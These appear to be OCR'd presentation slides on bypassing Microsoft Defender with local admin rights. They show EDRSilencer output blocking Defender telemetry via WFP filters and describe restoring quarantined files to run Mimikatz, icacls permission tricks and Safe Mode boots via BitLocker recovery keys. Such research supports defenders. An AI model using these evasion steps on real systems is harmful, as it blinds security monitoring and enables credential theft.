
Bypass Defender - EDRSilencer

Implement **WFP filters** to **block** Defender **telemetry** out alerts and detections.

```
PS C:\Users\ \Desktop\Tools\EDRSilencer\test> .\EDRSilencer.exe blockedr
Detected running EDR process: MsSense.exe (7148):
    Added WFP filter for "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe" (Filter id: 104205, IPv4 layer).
    Added WFP filter for "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe" (Filter id: 104206, IPv6 layer).
Detected running EDR process: MsMpEng.exe (7268):
    Added WFP filter for "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24090.11-0\MsMpEng.exe" (Filter id: 104207, IPv4 layer).
    Added WFP filter for "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24090.11-0\MsMpEng.exe" (Filter id: 104208, IPv6 layer).
Detected running EDR process: SenseNdr.exe (14392):
    Added WFP filter for "C:\Program Files\Windows Defender Advanced Threat Protection\SenseNdr.exe" (Filter id: 104209, IPv4 layer).
    Added WFP filter for "C:\Program Files\Windows Defender Advanced Threat Protection\SenseNdr.exe" (Filter id: 104210, IPv6 layer).
PS C:\Users\ \Desktop\Tools\EDRSilencer\test>
```


Bypass Defender – Restore Files

Local admin can **restore malicious files** to disk and allow them to be executed




Bypass Defender – Restore Files

Execution of **Mimikatz** against host after file restored.




DISABLING DEFENDER EDR

Disable Defender EDR




DISABLING DEFENDER AV


Disable Defender AV – Folder permission manipulation



Microsoft’s Response

“You can do a lot **more damage** than this with **administrator access**”






INTO SAFE MODE

- **Another EDR** product was briefly tested
- Users with Administrator access could still use the **icacls**. command to **block access** to the EDR's Service binary
- Upon **reboot** the **service** was no longer running
- **Kernel drivers** and other processes still **alert on your activities**
- **Safe Mode** Boot is the key to **wiping out** all of the **Kernel drivers**

BITLOCKER TO THE RESCUE

Windows - Accessing BitLocker Recovery Key

Local admin can query the **BitLocker recovery key** allowing them to access **Safe Mode**



Windows - Local Admin Login Safe Mode

